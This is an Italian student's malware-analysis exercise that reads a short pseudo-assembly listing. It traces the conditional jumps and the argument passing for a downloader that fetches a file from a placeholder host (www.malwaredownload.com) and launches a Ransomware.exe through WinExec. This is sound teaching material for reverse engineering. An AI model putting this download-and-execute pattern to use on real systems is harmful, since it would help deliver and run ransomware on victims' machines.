PROJECT S11L5

DARIO

SANTIGLIANO

INDICE

Glossario

Malware: si tratta di un tipo di software progettato per danneggiare, alterare o rubare informazioni da un computer, un dispositivo o una rete, senza il consenso dell'utente. I malware possono assumere varie forme, tra cui virus, worm, trojan, ransomware e spyware. Possono essere distribuiti attraverso allegati di email, siti web dannosi, software piratati o altre fonti non attendibili. Una volta installati, possono causare danni significativi al sistema, alla privacy dell'utente o alle informazioni sensibili.

Salto condizionale: il salto condizionale è un'istruzione utilizzata nella programmazione che permette al flusso di esecuzione di un programma di saltare a una determinata posizione del codice solo se una certa condizione è soddisfatta. Questa condizione può essere qualsiasi espressione logica che restituisce un valore vero o falso. Il salto condizionale è utile per controllare il flusso di esecuzione del programma in base alle condizioni specificate, consentendo di eseguire determinate azioni solo quando necessario.

Glossario

Diagramma di Flusso: è una rappresentazione grafica di un processo o di un algoritmo. È composto da una serie di forme geometriche che rappresentano diverse fasi del processo, connesse da frecce che indicano il flusso sequenziale delle operazioni. Le forme geometriche possono rappresentare azioni, decisioni, input/output o altro, mentre le frecce mostrano il flusso di controllo tra di esse. I diagrammi di flusso sono utilizzati per visualizzare in modo chiaro e intuitivo il funzionamento di un processo, consentendo a programmatori, analisti e altri professionisti di comprendere rapidamente la logica e il flusso di un algoritmo o di un sistema.

Traccia

Traccia: Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

Spiegate, motivando, quale salto condizionale effettua il Malware.

Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.

Quali sono le diverse funzionalità implementate all'interno del Malware?

Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Tabella N.1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella N.2


Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella N.3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Salto Condizionale

Il malware preso in considerazione effettua un salto alla locazione di memoria 00401068. Si tratta di un Jump Zero, ovvero un salto che viene effettuato a condizione che lo Zero Flag sia 1 (quindi che il risultato del "compare" precedente sia 0). Andiamo ad analizzare il compare alla locazione 00401064: il comando compara il valore del registro EBX ad 11. Guardando agli indirizzi di memoria 00401044 e 0040105F possiamo capire che il valore di EBX è proprio 11, in quanto viene copiato prima il valore 10 nel registro (mov EBX, 10) e poi lo stesso valore viene incrementato di 1 (inc EBX).La comparazione di conseguenza sarà uguale a 0.



00401040	mov	EAX, 5
00401044	mov	EBX, 10
00401048	cmp	EAX, 5
0040105B	jnz	loc 0040BBA0

0040105F	inc	EBX
00401064	cmp	EBX, 11
00401068	jz	loc 0040FFA0

0040BBA0	mov	EAX, EDI
0040BBA4	push	EAX
0040BBA8	call	DownloadToFile()

0040FFA0	mov	EDX, EDI
0040FFA4	push	EDX
0040FFA8	call	WinExec()

Nel caso che il primo salto (JNZ) venisse effettuato, il codice si sposterebbe alla locazione 0040BBAO, dove il registro EDI, contente un'indirizzo url, viene copiato nel registro EAX. Questo è poi inserito sullo stack, in quanto necessario per chiamare la funzione DownloadToFile. Questa funzione è tipicamente usata dai downloader per scaricare da Internet un file malevolo e ha bisogno, tra gli altri, del parametro szURL, che è appunto l'indirizzo URL dal quale il codice malevolo viene scaricato (www.malwaredownload.com). Quando viene effettuato il secondo salto (JZ), il codice si sposta alla locazione 0040FFA0. Anche qui vengono introdotti gli argomenti necessari alla successiva funzione WinExec: in questo caso il registro EDI, contenente il path al file eseguibile del malware (già scaricato in una cartella dell'host), viene copiato sul registro EDX, che è poi inserito sullo stack; dopodiché abbiamo la chiamata alla funzione WinExec, che serve ad eseguire un programma su un sistema Windows. WinExec è una funzione tipicamente usata dai downloader per lanciare il codice malevolo una volta scaricato sul dispositivo attaccato.

.